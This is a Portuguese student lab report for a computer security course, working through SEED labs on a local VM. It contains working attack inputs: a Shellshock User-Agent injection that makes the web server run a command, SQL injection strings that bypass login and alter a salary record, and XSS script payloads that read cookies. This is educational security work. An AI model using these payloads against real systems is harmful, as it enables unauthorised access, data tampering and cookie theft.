



**Instituto Superior de Engenharia
de Lisboa**

Engenharia Informática e de Computadores

SEGURANÇA INFORMÁTICA

3ª SÉRIE

Docente: José Simão

Filipe Fé nº 42141

Inês Gomes nº 42160

José Cunha nº 43526

Índice

Exercício 1	2
1.1)	2
1.2)	2
Exercício 2	2
Exercício 3	3
3.1)	3
3.2)	5
Exercício 4	5
4.2)	5
Exercício 5	7
5.1)	7
5.2)	11
Exercício 6	12
6.1)	12
6.2)	13

Exercício 1

1.1)

A resposta é afirmativa, porque caso exista um role R2 que seja sénior de R e exista (U, R2) na relação user assignment, UA, significa que se R2 estiver ativo numa dada sessão, R também estará, sem que esteja explicitamente (U,R) em UA.

1.2)

De acordo com o princípio do privilégio mínimo, caso um utilizador tenha roles sénior ativos de outro roles e esses estiverem ativos, numa determinada sessão, se for realizar uma operação que os roles júnior consigam executar, iram estes últimos ser usados em vez dos seniores.

Exercício 2

Ao fazer uso de cookies cifrados não estamos a dificultar tipos de ataque CSRF, visto que o ataque se baseia em, estando no mesmo browser, efetuar pedidos de origens diferentes para o mesmo host usando o mesmo cookie, o que torna impossível à aplicação web distinguir quem foi o responsável pelo pedido.

Ao cifrar os cookies, o problema mantém-se, pois, o atacante usa de igual forma o cookie cifrado, sendo este posteriormente decifrado pela aplicação web, que por sua vez não consegue distinguir quem realizou o pedido.

Para resolver este problema, podemos usar um token que é gerado no momento da autenticação e guardado na sessão. Desta forma, o atacante, desconhecendo o token gerado, não se conseguirá fazer passar pela vítima, visto que no momento em que efetuar o seu pedido será lhe fornecido um outro token de autenticação.


Exercício 3

3.1)

Tarefa 2.1


Através da leitura do anexo “Shellshock” foi possível detetar a vulnerabilidade do programa `bash_shellshock`. Ao definirmos a variável de ambiente `foo` iniciada por uma string iniciada com “()” e uma definição da função dentro de “{ }”, o código posterior ao fim da função irá ser executado após a exportação da variável de ambiente e da criação de um processo filho.

No exemplo abaixo que demonstra esta vulnerabilidade, o código a executar é o `print` na consola da expressão: “I am the vulnerability”.



```
Terminal
[12/13/18]seed@VM:~$ bash shellshock
[12/13/18]seed@VM:~$ foo='() { echo "I am a function"; }; echo "I am the vulnerability";'
[12/13/18]seed@VM:~$ echo $foo
() { echo "I am a function"; }; echo "I am the vulnerability";
[12/13/18]seed@VM:~$ export foo
[12/13/18]seed@VM:~$ bash_shellshock
I am the vulnerability
[12/13/18]seed@VM:~$ echo $foo
[12/13/18]seed@VM:~$ declare -f foo
foo ()
{
    echo "I am a function"
}
[12/13/18]seed@VM:~$
```

Na versão atualizada, este problema já não acontece, como se pode verificar em:




```
/bin/bash 98x24
[12/13/18]seed@VM:~$ foo='() { echo "I am the function"; }; echo "I am the vulnerability";'
[12/13/18]seed@VM:~$ echo $foo
() { echo "I am the function"; }; echo "I am the vulnerability";
[12/13/18]seed@VM:~$ export foo
[12/13/18]seed@VM:~$ bash
[12/13/18]seed@VM:~$ echo $foo
() { echo "I am the function"; }; echo "I am the vulnerability";
```

Tarefa 2.2

De modo a ter permissões sobre a diretoria `cgi-bin`, e ao executável posteriormente criado, `setup.cgi`, que contem o programa CGI proposto, foi necessário respetivamente executar os seguintes comandos:

```
sudo chmod -R 777 ./usr/lib/cgi-bin
sudo chmod -R 755 ./usr/lib/cgi-bin/setup.cgi
```



```
Terminal
[12/13/18]seed@VM:~/cgi-bin$ curl http://localhost/cgi-bin/setup.cgi
Hello World!
[12/13/18]seed@VM:~/cgi-bin$
```

Tarefa 2.3

Após a execução do pedido uma primeira vez, detetou-se que existia uma variável de ambiente, `QUERY_STRING`, onde seria possível passar os nossos dados. Porém, também seria possível passar dados como um header do pedido, por exemplo pelo User-Agent.

```
[12/19/18]seed@VM:~/cgi-bin$ curl http://localhost/cgi-bin/myprogram.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprogram.cgi
REMOTE_PORT=59452
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprogram.cgi
SCRIPT_NAME=/cgi-bin/myprogram.cgi
[12/19/18]seed@VM:~/cgi-bin$


[12/19/18]seed@VM:~/cgi-bin$ curl http://localhost/cgi-bin/myprogram.cgi?mydata
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprogram.cgi
REMOTE_PORT=59450
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=mydata
REQUEST_URI=/cgi-bin/myprogram.cgi?mydata
SCRIPT_NAME=/cgi-bin/myprogram.cgi
[12/19/18]seed@VM:~/cgi-bin$
```

3.2)

Tarefa 2.4

Localhost – ip.

```
[12/19/18]seed@VM:~/.../cgi-bin$ curl -H "User-Agent:() { ;; }; echo "Content-type:text/plain"; echo; /bin/bash_shellshock -c 'cat /var/www/SQLInjection/safe_home.php >newfile.txt'" http://localhost/cgi-bin/myprogram.cgi
[12/19/18]seed@VM:~/.../cgi-bin$
```



```

writefile.txt (Read-Only) /usr/lib/cgi-bin/gedit
Open  ▾  [A]
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kaillang Ying
Email: kyingsyr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design, Implemented a new Navbar at the top with two menu options for Home and edit profile
Logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang=en>
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQL Lab</title>
</head>
<body>
  <div class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3A8655;">
    <div class="collapse navbar-collapse" id="navbarToggleDemo01">
      <a class="navbar-brand" href="safe_home.php" >
    </div>
    <?php
    session_start();
    // if the session is new extract the username password from the GET request
    $input_uname = $_GET['username'];
    $input_pwd = $_GET['password'];
    $hashed_pwd = sha1($input_pwd);

    // check if it has exist login session
    if($input_uname=="*" and $hashed_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!="" ){
      $input_uname = $_SESSION['name'];
      $hashed_pwd = $_SESSION['pwd'];
    }
  </div>

```

Exercício 4

4.2)

Tarefa 2.1 de 3.1

Para realizar o login sem a password colocou-se “admin’;--” como input em username de modo a colocar em comentário o resto da query onde era utilizado o input da password. Visto que a base de dados do site é MySql a sintaxe do comentário não foi a que utilizámos, e por isso foi possível verificar que o servidor apresenta ao utilizador o erro em concreto. Ao colocar “admin’;#” foi possível realizar o login.

Employee Profile Login

USERNAME admin'; --

PASSWORD Password

Login

Copyright © SEED LABs

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '---' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709' at line 3]\n

Employee Profile Login

USERNAME admin'; #

PASSWORD Password

Login

Copyright © SEED LABs

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Tarefa 3.1 de 3.3

Ao realizar o login pela conta do admin é possível verificar que o employee ID da Alice é o número 10000. Logo, de modo a alterar o valor da entrada de salary da Alice, foi dado como input a um dos valores pedidos a string

username', salary=salary+1000 where eid=10000;#

Esta, altera a query string de update de modo a alterar os valores das entradas do id dado, visto que, comentando o posterior código, não é usado o id já registrado.

Admin's Profile Edit

NickName

salary=salary+1000 WHERE eid=

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

Password

Save

Copyright © SEED LABs

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	21000	9/20	10211002	username	email@com	rua	96778899 # --


Exercício 5

5.1)


Exercício 1 da tarefa 2

Foi colocado o URL <http://www.soplab.com/index.html> na barra de pesquisa inicial.

É permitida a visualização do código fonte do URL inserido anteriormente. Isto acontece porque ainda nos encontramos no mesmo separador do browser e a referência para o parent ainda existe.





Fonte: index.html




Fonte:navigation.html

A função que é executada após o clique no botão GO substitui o main frame pelo frame proveniente do URL inserido. Se o fizermos numa nova janela, a barra de pesquisa deixa de ter a referência para o seu parent, logo as funções de obtenção de cookies/código de fonte passam a estar bloqueadas pelo SOP.




Exercício 2 da tarefa 2



Ao realizar o pedido ao URL descrito na barra de navegação, verificamos que não é possível obter a informação do seu código fonte/cookies. Isto acontece porque os scripts que queremos executar (ler cookies e código fonte) não são da mesma origem do URL “meusresultados.com”, logo a política de SOP não o permite.


Exercício 3 da tarefa 2

O porto por omissão é o 80. Se fizermos o pedido para `http://www.soplab.com:8080/navigation.html`, não é possível executar os scripts de visualização de código fonte/cookies pois sendo os portos diferentes, significa que as origens são diferentes, visto que uma origem é caracterizada pelo uri schema, porto e uri.



Exercício 4 da tarefa 2

Foi possível constatar que apesar de termos acedido ao URL do ISEL através da barra de navegação, não aparece essa informação no histórico do browser.



Views ▾ Import and Backup ▾ Search History		
Name	Tags	Location
Facebook - Log In or ...		https://www.facebook.com/
www.soplab.com/in...		http://www.soplab.com/in...
Google		https://www.google.com/?...
SEED Lab Site		http://www.heartbleedlabe...
Get started with Fir...		https://support.mozilla.or...
www.mozilla.com/e...		http://www.mozilla.com/e...

5.2)

Exercício 1 da tarefa 3

Através da observação do código em navigation.html, podemos constatar que a API XMLHttpRequest fornece métodos que lançam exceção quando tentamos realizar pedidos ou ter acesso a objetos DOM que não obedecem à política SOP.

Por exemplo:

```
try
{
// In most cases, submitting a XMLHttpRequest follows the following 3 steps.
// Call the open() method to specify the URL you are requesting and HTTP
// method of the request which is "GET" here. Third argument "true"
// indicates that this is an asynchronous request.
request.open("GET",URL,true);

// Call the setRequestHeader() method to set the request HTTP headers.
// This is not necessary. Default value will be set if no such calls are made.
request.setRequestHeader("Accept-Language","en");

// Finally, send the request to server.
request.send(null);
}
catch(e) { alert("Same-origin policy blocks XMLHttpRequest: "+e.message);}
```

Exercício 2 da tarefa 3

Se a política SOP não estivesse presente na API do XMLHttpRequest, os pedidos realizados através dela estariam vulneráveis a este problema. Assim, não seria possível verificar a origem dos pedidos realizados , ou seja, scripts de uma origem diferente poderiam ser executados no nosso browser sem o nosso consentimento.

```
// Try to read the body code of the main frame
function viewSource()
{
try { alert(parent.main.document.body.innerHTML) }
catch(e) { alert("Same-origin policy blocks reading frame body: "+e.message);}
}

// Try to read the cookie of the main frame
function readCookie()
{
try { alert(parent.main.document.cookie) }
catch(e) { alert("Same-origin policy blocks reading frame cookie: "+e.message);}
}
```

Quando é efetuado um pedido através do XMLHttpRequest ao URL www.soplab.com, como obedece à política da mesma origem, é executado o código dentro do try após clique num dos botões (neste caso um alerta com a visualização das cookies/fonte). No caso do www.example.com, é apanhada uma exceção no catch porque não cumpre o SOP.


Exercício 6

6.1)

Tarefa 3.2

Adicionar a descrição do perfil um script que apenas lança um alerta no browser.


```
<script>alert('HELLO');</script>
```



Tarefa 3.3


Adicionar um script que lança um alerta no browser contendo o cookie do utilizador.

```
<script>alert('HELLO COOKIE' + document.cookie);</script>
```



Tarefa 3.4

